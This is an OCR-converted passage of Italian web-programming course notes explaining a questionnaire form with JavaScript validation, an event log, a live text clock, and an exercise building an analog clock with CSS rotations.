La barra presenta `position:absolute` (per potersi muovere orizzontalmente), ha un bordo di 1px continuo e nero, sfondo di colore blu, lunghezza di 10px e larghezza di 100px.

La barra è posizionata in fondo all'area di gioco (top:300px, esattamente in fondo) a 50px da sinistra.

```
            // In caso di rimbalzo in alto altero la direzione della ball
            if (y<=0) inc_y *= -1;

            // Controllo il rimbalzo in basso in prossimità del fondo
            if (y>=290) {
                // Se la barra non ha fermato lo spostamento svuoto l'area di gioco scrivendo "HAI PERSO!!!"
                // Inoltre eseguo la clearInterval visto che non c'è più una ball da muovere.
                // In bar_x salvo dove si trova il centro della bar (motivo del -50 e del +50 nelle condizioni)
                if (x+5 < bar_x-50 || x+5 > bar_x+50 ) {
                    canvas.innerHTML = "HAI PERSO!!!";
                    clearInterval(interval);
                }
                else {
                    // In base al punto della bar dove  c'è stato contatto con la ball stabilisco l'inclinazione.
                    // Più sono vicino agli estremi, maggiore sarà l'inclinazione della ball
                    inc_x = ((x+5) - bar_x)/50;

                    // In caso di rimbalzo in alto altero l'inclinazione della ball
                    inc_y *= -1;
                }
            }
        }, 5);
        </script>
    </body>
</html>
```

Questionario

- Anteprima della pagina e codice completo posto alla fine dell'esercitazione.
- Questo esercizio consiste in un questionario con diversi controlli. Il documento prevede anche la presenza di un orologio (che sarà aggiornato costantemente) e di una textarea che segnala gli ultimi eventi che si sono manifestati.

- Le pagina da analizzare sono:
  - `index.html`, che contiene la struttura della pagina (codice completo qualche pagina più avanti)
  - `css/forms.css`, grafica del form (inclusa nell'head dell'`index.html`, codice completo qualche pagina più avanti)
  - `js/orologio.js`, codice relativo all'input testuale contenente l'orologio
  - `js/gestoreForm.js`, gestione degli errori del form
  - `js/feedback.js`, gestione della textarea per la domanda "*Cosa ne pensi del questionario?*"

- **Prendiamo come punto di partenza la index. Quali contenuti troviamo?**
  - Un input testuale di sola lettura (attributo `readonly`) contenente una descrizione della data e dell'ora corrente. Questa descrizione viene aggiornata ogni secondo usando Javascript.

Oggi è lunedì 30 novembre 2020, ore 11:30:29

```
<p><input name="orologio" type="text" value=" " size="100" readonly></p>
```

Con gli attributi dell'elemento body impostiamo l'esecuzione di una funzione clock() ogni 1000 millisecondi (cioè ogni secondo)

```
<body onLoad="setInterval('clock()',1000)">   […]
```

Il javascript relativo si trova nel file `orologio.js`, incluso subito dopo l'orologio.

```
<script type="text/javascript" src="./js/orologio.js"></script>
```

Analizziamolo:

```
// Utilizzeremo questi due array per rendere più gradevole la lettura dell'orologio
    var MONTH = ["gennaio", "febbraio", "marzo", "aprile", "maggio",
    "giugno", "luglio", "agosto", "settembre", "ottobre", "novembre",
    "dicembre"];

    var DAY = ["domenica", "luned\u00EC", "marted\u00EC",
    "mercoled\u00EC", "gioved\u00EC", "venerd\u00EC'", "sabato"];

// Recuperiamo le informazioni grafiche relative all'input testuale
// l'input è identificato dall'attributo name="orologio" e si trova in un form
// a sua volta identificato da name="mio_form"
    var s = document.mio_form.orologio.style;
    s.borderStyle = "none"; // Rimuoviamo il bordo presente di default negli input
    s.fontFamily  = "monospace"; // Impostiamo come font "monospace"
    s.fontWeight  = "bolder"; // Indichiamo che il font deve essere più scuro rispetto alla
    font-weight ereditata
    s.fontSize    = "x-large"; // Indichiamo la grandezza del font come "Extra large"

// Funzione eseguita ogni secondo per aggiornare il valore dell'input. Utilizziamo gli array all'inizio per
stampare i giorni della settimana e i mesi dell'anno in formato testuale
    function clock() {
       var now = new Date(); // Utilizzo l'oggetto built-in Date per ottenere le informazioni

       var m = now.getMonth(); // 0 = gennaio, 1 = febbraio, ...
       var d = now.getDate();  // 1 = primo del mese,...
       var g = now.getDay();   // 0 = domenica, 1 = lunedì, ...
       var a = now.getFullYear(); // YYYY
```

```
        var time = now.toLocaleTimeString(); // HH:MM:SS

        var dateValue = "Oggi \u00e8 " + DAY[g] + ' ' + d + ' ' +
    MONTH[m] + ' ' + a + ", ore " + time;

        // Aggiorno il valore dell'input
        document.mio_form.orologio.value = dateValue;
    }
```

- **Un fieldset** (cioè un insieme di campi) etichettato come "Questionario" (elemento `legend`) con al suo interno tre differenti `fieldsets`:

```
<fieldset name="questionario">
    <legend>Questionario:</legend>
    <div id=form_left>
    <fieldset name="dati_personali">
        <legend>Dati personali</legend>
        <div>
```

Start tag del fieldset ed elemento legend

  - **Dati personali**: nome, cognome, password, e-mail, data di nascita, sito web, curriculum (file da caricare)
  - **Domande**: sport praticato, sport divertente, passatempo, OS utilizzato e colore preferito.
  - **Feedback**: giudizio in un range da 1 a 5 e parere testuale sul questionario

  Non scriveremo tutto il codice, vista la sua lunghezza.

Quali sono le cose interessanti da notare nei vari controlli?

```
<input name="nome" size="15" type="text" placeholder="Es: Mario"
pattern="[a-zA-Z\s]+" required>
```

- L'attributo `name` che identifica il valore del controllo permettendo di recuperarlo sia nel Javascript che nel PHP (ne parleremo più avanti del PHP)
- L'attributo `size`, con cui stabiliamo un numero massimo di caratteri inseribili.
- L'attributo `type` con cui indichiamo il tipo del controllo. La selezione del tipo permette di svolgere alcuni controlli lato client senza scrivere codice Javascript (grazie al browser) oltre a impostare un aspetto grafico più consono al dato. Nel codice sono inseriti molti esempi (`text, email ,password, file, checkbox, radio, range`)
- L'attributo `placeholder`, utile per mostrare all'utente (all'interno del controllo) un esempio di compilazione.
- L'attributo `required`, che rende il campo obbligatorio (e impedisce la sottomissione del form se questo non è stato compilato)
- L'attributo `pattern`, che permette di stabilire controlli di tipo sintattico ai valori inseriti usando le `RegExp`.

- L'attributo `readonly`, che impedisce la compilazione del controllo (già visto nell'orologio).
- I vari elementi e sottoelementi per gestire alcuni controlli (la `select` con gli elementi `option` e un esempio di selezione multipla, la `datalist` per stabilire una lista di suggerimenti in un `input`, i vari input per esprimere le opzioni di tipo `checkbox` o `radio`, la `textarea`…)

```
<label>Scegli dei passatempi:<br>
    <select multiple="multiple" name="passatempi" size="6">
        <option value="Musica">Musica</option>
        <option value="Cinema">Cinema</option>
        <option value="Sport">Sport</option>
        <option value="Viaggi">Viaggi</option>
        <option value="Letture">Letture</option>
        <option value="Altro">Altro</option>
    </select>
```

Select con selezione multipla

```
<label>Quale OS utilizzi?<br>
<input list="sistemi_operativi" name="sistemi_operativi">
<datalist id="sistemi_operativi">
    <option value="Windows">
    <option value="Mac OS X">
    <option value="Linux">
</datalist>
</label>
```

Input con datalist (valori suggeriti)

```
<div>
    Quale sport pratichi?<br>
    <input name="sport" value="Calcio" type="checkbox" >Calcio<br>
    <input name="sport" value="Pallavolo" type="checkbox" >Pallavolo<br>
    <input name="sport" value="Danza" type="checkbox" >Danza<br>
    <input name="sport" value="Altro" type="checkbox" >Altro<br>
</div>
<div>Quale sport reputi pi&ugrave; divertente?<br>
    <input name="divertente" value="Calcio" type="radio" >Calcio<br>
    <input name="divertente" value="Pallavolo" type="radio" >Pallavolo<br>
    <input name="divertente" value="Danza" type="radio" >Danza<br>
    <input name="divertente" value="Altro" type="radio" >Altro<br>
</div>
```

checkbox e rado


```
<label>
    Guidizio (da 1 a 5):<br>
    <input type="range" name="voto" min="1" max="5" step="1" value="1" onInput="showValue(this.value)">
</label>
```

Range con valore minimo 1, valore massimo 5 e step 1 (cioè muovendo il controllo posso avere come valori solo 1,2,3,4 e 5)

```
<label>
    Cosa ne pensi del questionario?<br>
    <textarea name="messaggio_testo" rows="7" cols="30" onKeyUp="update(document.mio_form)" id="feedback" ></textarea><br>
</label>
<br>
```

Textarea impostata per avere al massimo 7 righe e al più 30 caratteri per riga
(informazioni di utilità esclusivamente grafica, determinano width ed height della textarea)

- Al di la del tipo di controllo vi invito a rivolgere la vostra attenzione a quest'area



I pulsanti ci permettono di gestire la sottomissione della form. L'area "Eventi in ingresso" consiste in una textarea aggiornata ogni volta che compiamo una certa azione sugli input (cliccare l'input – focus, abbandonarlo dopo aver cliccato – blur…). Il pulsante "svuota eventi" elimina il contenuto della textarea.


- **Concludiamo con l'inclusione di altri due file js**:

```
<script type="text/javascript" src="./js/gestoreForm.js"></script>
<script type="text/javascript" src="./js/feedback.js"></script>
```

- Vediamo gestoreForm.js

```
// Contiene i valore dell'attributo class
// in modo da indicare in quale stato si trova lo specifico elemento
STYLE_TYPE = ["error", "warning", ""];

function showValue(newVal) {
      document.mio_form.votoDisplay.value = newVal;
}
```

Funzione utilizzata nel range del giudizio. Vediamo il codice:




```
<div>
<label>
Giudizio (da 1 a 5):<br>
<input type="range" name="voto" min="1" max="5" step="1" value="1"
onInput="showValue(this.value)">
</label>
<input type="text" size="5" name="votoDisplay" readonly value="1" style="border-
style: none; font-size: 10pt;">
</div>
```

Ogni volta che aggiorniamo il valore del controllo `voto` rendiamo esplicito il numero appena selezionato ponendolo come valore dell'input `votoDisplay`. Questo input non ha bordi, ed è in sola lettura.

```
// La funzione 'detail' aggiunge i dettagli di un evento all'elemento area di testo "area_testo" presente nel form
"mio_form". Viene invocata da vari gestori evento.

function detail(field, eventName) {
    var eventTextArea = document.mio_form.area_testo;
    var fieldName = field.name;
    var newValue = " ";
    if ((field.type == "select-one") || (field.type == "select-multiple")){
        for(var i = 0; i < field.options.length; i++)
            if (field.options[i].selected)
                newValue += field.options[i].value + " ";
    }
    else
     if (field.type == "textarea")
           newValue = "...";
     else
           if (field.type == "fieldset")
                 newValue = "!";
           else
                 newValue = field.value;

    var message = eventName + ": " + fieldName + ' (' + newValue + ')\n';
    eventTextArea.value += message;
}
```


Funzione associata in `addHandlers()` a certe azioni sugli input. Permette di aggiornare il contenuto della textarea contenente le operazioni svolte (`area_testo`). Creo la nuova riga (e la salvo in `message`) per poi concatenarla al contenuto già presente. Il messaggio presenta:

- Il nome dell'evento (`eventName`, parametro in ingresso)
- Il nome del campo (`fieldName`)
- Il nuovo valore (`newValue`). Il codice gestisce i seguenti casi:
  - Selezione su controlli di tipo `select` (gestisco singole e multiple selezioni)
  - Passaggio su textarea (non metto il valore della textarea, mi limito a puntini di sospensione)
  - Click su un `fieldset` (stampo un punto esclamativo come valore)
  - In tutti gli altri casi stampo semplicemente il valore

```
function setStyle(field, styTypeIndex){
      var parent = field.parentNode;
      parent.className = STYLE_TYPE[styTypeIndex];
      field.className = STYLE_TYPE[styTypeIndex];
}
```

Funzione eseguita nella `refreshStyle()`: dato un controllo e uno stato identificato numericamente si modifica la classe dell'input e dell'elemento padre tenendo conto dell'array `STYLE_TYPE`.

Ricordiamo l'array introdotto all'inizio:
`STYLE_TYPE = ["error", "warning", ""];`



Esempio: con setStyle(input, 2) modifico la classe dell'input (per rimuovere il colore rosso dello sfondo e del bordo) e dell'elemento padre (per far sparire l'iconcina di errore). Vedere il CSS per avere le idee più chiare.

```
function invalidHandler(evt){
      // evt.preventDefault();
      var field = evt.target;
      var validity = field.validity;
      // field.setCustomValidity("");
      if (validity.valueMissing) {
            setStyle(field, 1);
            return;
      }

      if (validity.patternMismatch || validity.typeMismatch){
            setStyle(field, 0);
            return;
      }
}
```

Funzione eseguita per ogni input in caso di evento "invalid" (quando si trovano valori di input non consistenti). Il parametro in ingresso è l'oggetto event relativo. Prendo il target dell'evento (l'input, in questo caso) e verifico la validità: se l'input non ha valore imposto lo style *warning*, se l'input è inconsistente pongo lo stato *error*.

```
function checkConstraint(evt){
      var field = evt.target;
      // field.setCustomValidity("");
      if (!field.checkValidity()){
            invalidHandler(evt);
            return;
      }

      setStyle(field, 2);
}
```

Funzione eseguita se rendo eseguibile la riga commentata in `addHandlers` () relativa all'evento `blur`. Praticamente verifico non appena abbandono l'input (quando perdo il focus) se il valore posto è valido. In caso contrario chiamo la `invalidHandler`.

```
function refreshStyle(form){
       for(var i = 0; i < form.elements.length; i++) {
            var field = form.elements[i];
            setStyle(field, 2);
       }
}
```

Eseguo quando resetto il form con l'apposito bottone. Serve per rimuovere tutti gli avvisi di errore dei vari input (l'input di tipo `reset` reimposta al valore di default i vari input ma non rimuove le classi `error` e `warning`)

```
function send(form){
       var formOk = true;

       alert("Form Inviata");
       return formOk;
}
```

Ci limitiamo a stampare un alert all'utente e a restituire `true`.

// Creo una serie di funzioni attraverso il costruttore (necessario perché la funzione detail presenta due parametri) e le associo, per ogni elemento input, ai vari elementi. Non controllo se l'elemento supporta l'evento associato (in quel caso non succederà niente). Utilizzo un for per associare gli eventi a tutti gli elementi presenti nel form (un risparmio di tempo considerando il numero di questi nel codice).

```
function addHandlers(form) {
    var clickHandler       = new Function("detail(this, 'Click')");
    var changeHandler      = new Function("detail(this, 'Change')");
    var focusHandler       = new Function("detail(this, 'Focus')");
    var blurHandler        = new Function("detail(this, 'Blur')");
    var selectHandler      = new Function("detail(this, 'Select')");
    var dblclickHandler    = new Function("detail(this, 'dblClick')");
    var invalidHandlerDetail  = new Function("detail(this, 'Invalid')");
    // e.addEventListener("blur", checkConstraint, false);

    for(var i = 0; i < form.elements.length; i++) {
        var e = form.elements[i];
        e.onclick    = clickHandler;
        e.onchange   = changeHandler;
        e.onfocus    = focusHandler;
        e.onblur     = blurHandler;
        e.onselect   = selectHandler;
        e.ondblclick = dblclickHandler;
        e.addEventListener("invalid", invalidHandler, false);
    }
```

// Se uso il bottone "svuota eventi" resetto il contenuto della textarea e aggiungo subito un nuovo evento nella textarea stessa (il click del bottone)

```
form.bottone_svuota.onclick = new Function("this.form.area_testo.value='';
detail(this, 'Click');");
```

// Se uso il bottone "RESET" resetto tutti i controlli del form, inserisco nella textarea che ho fatto click sul bottone di reset e rimuovo tutte le classi di error e warning usate negli input per segnalare i problemi.

```
form.bottone_azzera.onclick = new Function("this.form.reset(); detail(this,
'Click');refreshStyle(document.mio_form);");
```

// Eseguo la funzione send() quando sottometto la form (sia quando valido che quando non valido).

```
form.onsubmit = new Function("return send(document.mio_form)");
}
```

// Attiviamo il form aggiungendo i possibili gestori

```
addHandlers(document.mio_form);
```

- Vediamo feedback.js

// Recupero l'input readonly contatore avente per valore il numero di caratteri rimanenti per riempire la textarea.

```
var MAX_CHAR = document.mio_form.contatore.value;
```

// Se vado col mouse sopra la textarea imposto uno sfondo blu e un colore bianco per i caratteri.

```
document.mio_form.messaggio_testo.onmouseover = function() {
    var feedbackAreaTesto = document.mio_form.messaggio_testo;
    feedbackAreaTesto.style.backgroundColor = "blue";
    feedbackAreaTesto.style.color = "white";
}
```

// Se mi muovo fuori dalla textarea ripristino lo sfondo bianco e il colore nero per i caratteri.

```
document.mio_form.messaggio_testo.onmouseout =
function() {
    var feedbackAreaTesto = document.mio_form.messaggio_testo;
```

```
    feedbackAreaTesto.style.backgroundColor = "white";
    feedbackAreaTesto.style.color = "black";
}

function update(form) {
    if (form.messaggio_testo.value.length > MAX_CHAR) {
        form.messaggio_testo.value = form.messaggio_testo.value.substring(0, MAX_CHAR);
        form.contatore.value = 0;
    }
    else {
        form.contatore.value = MAX_CHAR - form.messaggio_testo.value.length;
    }
}
```

Name della textarea

Eseguo la funzione `update()` ogni volta che inserisco o rimuovo un carattere dal valore della textarea:

```
<textarea name="messaggio_testo" rows="7" cols="30"
onkeyup="update(document.mio_form)" id="feedback" style="background-color: white;
color: black;"></textarea>
```

La funzione mi permette di intervenire quando supero la lunghezza massima: se si supera la lunghezza massima rimuovo i caratteri in eccesso con la substring() e setto il valore del contatore a 0, altrimenti aggiorno il valore del contatore con la differenza tra il numero massimo di caratteri e il numero di caratteri utilizzati.

Esercizio: Orologio grafico

- Realizziamo un orologio grafico con lancette in movimento.


- **Codice HTML**:


```
<div id="orologio">
    <div id="secondi" class="lancetta"></div>
    <div id="minuti" class="lancetta"></div>
    <div id="ore" class="lancetta"></div>
</div>
```

  - L'elemento con id `orologio` consiste nel contenitore dell'orologio.
  - Gli elementi appartenenti alla classe `lancetta` consistono nelle lancette dell'orologio. L'id distingue le varie lancette (`ore`, `minuti`, `secondi`).
  - I numeri delle ore saranno aggiunti successivamente con Javascript.


- **Codice CSS**:

```
#orologio { // Quadrante dell'orologio
  position: absolute;
  top: 0px;
  left: 0px;
  border: 1px solid black;
  // Lunghezza e larghezza del quadrante
  width: 500px;
  height: 500px;
}

.lancetta { // Lancetta dell'orologio
  position: absolute;
  width: 0px;

   // La trasformazione ha origine di default dal centro dell'elemento.
   Se non pongo questa proprietà la lancetta non si muoverà rispetto
   al centro del quadrante ----------------->
   transform-origin: bottom left;
}
```







```
#secondi { // Proprietà specifiche della lancetta dei secondi
  top: 0px;
  left: 250px; // Metà della dimensione del quadrante
  border: 1px solid blue;
  height: 250px; // Metà della dimensione del quadrante
}

#minuti { // Proprietà specifiche della lancetta dei minuti
  // Minore della dimensione del quadrante. Ricollego la lancetta al
centro del quadrante ponendo  un valore top diverso da zero.
  height: 200px;

  top: 50px;
  left: 250px;
  border: 1px solid green;
}
```



Lancetta verde dei minuti con top a 0. Il problema si risolve se spingo la lancetta in basso di 50px.

```
#ore { // Proprietà specifiche della lancetta delle ore
  top: 100px;
  left: 250px;
  border: 1px solid red;
  height: 150px; // Lancetta ancora più corta rispetto alle altre. Il valore di top aumenta
}
```

```
.numero { // Numeri dell'orologio
  position: absolute;
  top: 0px;
  left: 250px;
  height: 250px;
  transform-origin: bottom left;
  font-size: 30px;
}
```



// L'elemento presenta le stesse proprietà della lancetta dei secondi (stessa altezza e posizione all'interno del quadrante). A differenza della lancetta presenta del contenuto: il numero. Sottolineo che le dimensioni degli elementi di classe numero non si fermano a quelle del contenuto. Per capire meglio aprite ispeziona elemento e verificate quale area coprono questi elementi.


- **Codice Javascript**:

```
<script type="text/javascript">
var secondi = document.getElementById("secondi");
var minuti = document.getElementById("minuti");
var ore = document.getElementById("ore");

setInterval(function(){
  var d = new Date();
  var s = d.getSeconds();
  var m = d.getMinutes();
  var h = d.getHours();
  deg_s = (360/60 * s);
  deg_m = (360/60 * m);
  deg_h = (360/24 * h);

  secondi.style.transform = "rotate("+deg_s+"deg)";
  minuti.style.transform = "rotate("+deg_m+"deg)";
  ore.style.transform = "rotate("+deg_h+"deg)";
}, 1000);

for (i=1; i<=12; i++) {
  var num = document.createElement("div");
  num.setAttribute("class", "numero");
  num.innerHTML = i;
  document.body.appendChild(num);
  deg_n = (360/12) * i;
  num.style.transform = "rotate("+deg_n+"deg)";

}
</script>
```


  - Recupero gli elementi da modificare con la getElementById
  - Con la `setInterval` definisco una funzione da eseguire ogni 1000 millisecondi, cioè ogni secondo:
    - Con l'oggetto built-in `Date` ottengo le informazioni sull'attuale istante temporale
    - Con la funzione `getSeconds()` ottengo i secondi
    - Con la funzione `getMinutes()` ottengo i minuti
    - Con la funzione `getHours()` ottengo l'ora
    - Calcolo l'inclinazione di ogni lancetta sfruttando i valori restituiti dalle funzioni citate. Nelle formule presenti mi immagino di avere una torta e di spartirla in parti uguali: è ovvio che se parlo di minuti e secondi questa torta sarà divisa in 60 parti uguali, mentre relativamente all'ora avrò una torta divisa in 12 parti uguali. Divido 360 gradi per il numero di fette della torta e moltiplico con il dato relativo trovato con una delle funzioni.
    - Aggiorno la proprietà CSS `transform` modificando `X.style.transform`.

- Con il for finale creo dodici elementi:
  - Creo un elemento `div`
  - Associo l'elemento alla classe `numero`
  - Imposto come contenuto dell'elemento un numero (`innerHTML`)
  - Pongo il numero all'interno del documento (`appendChild`)
  - Calcolo l'inclinazione del numero con lo stesso metodo di prima: avendo 12 ore dividerò la mia torta in 12 parti uguali.
  - Aggiorno la proprietà CSS `transform` modificando `X.style.transform`.

- **Output**:




- **Esercizio ulteriore**: realizzare l'orologio con uno stile differente. Io l'ho fatto ispirandomi al segnale orario RAI degli anni 90



- **Livello avanzato (proposta mia)**: immagina l'orologio come il cruscotto di una macchina del tempo. La macchina è in funzione e le lancette si muovono a velocità elevatissima
(**Suggerimento**: il movimento non è più legato alla data attuale).

Oggi è sabato 14 novembre 2020, ore 1:33:17 PM



```
<!DOCTYPE html>
<html lang="it">
    <head>
        <meta charset="utf-8">
        <meta name = "author" content = "PWEB">
        <meta name = "keywords" content = "questionario, Simpson">
        <link rel="shortcut icon" type="image/x-icon" href="./css/img/favicon.ico" />
        <link rel="stylesheet" href="./css/form.css" type="text/css" media="screen">
        <title>Questionario</title>
    </head>
    <body onLoad="setInterval('clock()',1000)">
        <form action="#" name="mio_form" >
            <p><input name="orologio" type="text" value=" " size="100" readonly></p>
            <script type="text/javascript" src="./js/orologio.js"></script>

        <fieldset name="questionario">
            <legend>Questionario:</legend>
            <div id=form_left>
            <fieldset name="dati_personali">
                <legend>Dati personali</legend>
                <div>
                <label>
                    Nome: *<br>
                    <input name="nome" size="15" type="text" placeholder="Es: Mario"
                                pattern="[a-zA-Z\s]+" required><br>
                </label>
                <label>
                    Cognome: *<br>
                    <input name="cognome" size="15" type="text" placeholder="Es: Rossi"
                                pattern="[a-zA-Z\s]+" required><br>
                </label>
                <label>
                    Password: *<br>
                    <input name="password" size="15" type="password" required><br>
                </label>
                <label>
                    E-mail: *<br>
                    <input name="email" size="30" type="email" placeholder="Es:
                    mario.rossi@gmail.com" required><br>
                </label>
                <label>
                    Data di Nascita:<br>
                    <input name="data_di_nascita" type="date"><br>
                </label>
                <label>
                    Sito Web:<br>
                    <input name="webSite" size="30" placeholder="Es:
                    http://www.mariorossi.it" type="url"><br>
                </label>
                <label>
                    Curriculum:<br>
                    <input name="casella_file" type="file"><br>
                </label>
                </div>
                <div style="font-size:9pt; float: none; padding: 0px; margin: 0px; color:
                red">
                    <sup>*</sup> Campi obbligatori
```

```
        </div><br>
    </fieldset>

    <fieldset name="question">
        <legend>Domande</legend>
        <div>
            Quale sport pratichi?<br>
            <input name="sport" value="Calcio" type="checkbox" >Calcio<br>
            <input name="sport" value="Pallavolo" type="checkbox" >Pallavolo<br>
            <input name="sport" value="Danza" type="checkbox" >Danza<br>
            <input name="sport" value="Altro" type="checkbox" >Altro<br>
        </div>
        <div>Quale sport reputi pi&ugrave; divertente?<br>
            <input name="divertente" value="Calcio" type="radio" >Calcio<br>
            <input name="divertente" value="Pallavolo" type="radio" >Pallavolo<br>
            <input name="divertente" value="Danza" type="radio" >Danza<br>
            <input name="divertente" value="Altro" type="radio" >Altro<br>
        </div>
        <label>Scegli dei passatempi:<br>
            <select multiple="multiple" name="passatempi" size="6">
                <option value="Musica">Musica</option>
                <option value="Cinema">Cinema</option>
                <option value="Sport">Sport</option>
                <option value="Viaggi">Viaggi</option>
                <option value="Letture">Letture</option>
                <option value="Altro">Altro</option>
            </select>
        </label>
        <label>Quale OS utilizzi?<br>
        <input list="sistemi_operativi" name="sistemi_operativi">
        <datalist id="sistemi_operativi">
            <option value="Windows">
            <option value="Mac OS X">
            <option value="Linux">
        </datalist>
        </label>
        <label>Il tuo colore preferito:<br>
            <select name="colore">
                <option value="rosso">rosso</option>
                <option value="verde">verde</option>
                <option value="blu">blu</option>
                <option value="bianco">bianco</option>
                <option value="viola">viola</option>
                <option value="nero">nero</option>
            </select>
        </label>
    </fieldset>

    <fieldset name="feedback">
        <legend>Feedback:</legend>
        <div>
            <label>
                Guidizio (da 1 a 5):<br>
                <input type="range" name="voto" min="1" max="5" step="1" value="1"
                onInput="showValue(this.value)">
            </label>
                <input type="text" size="5" name="votoDisplay" readonly value="1"
```

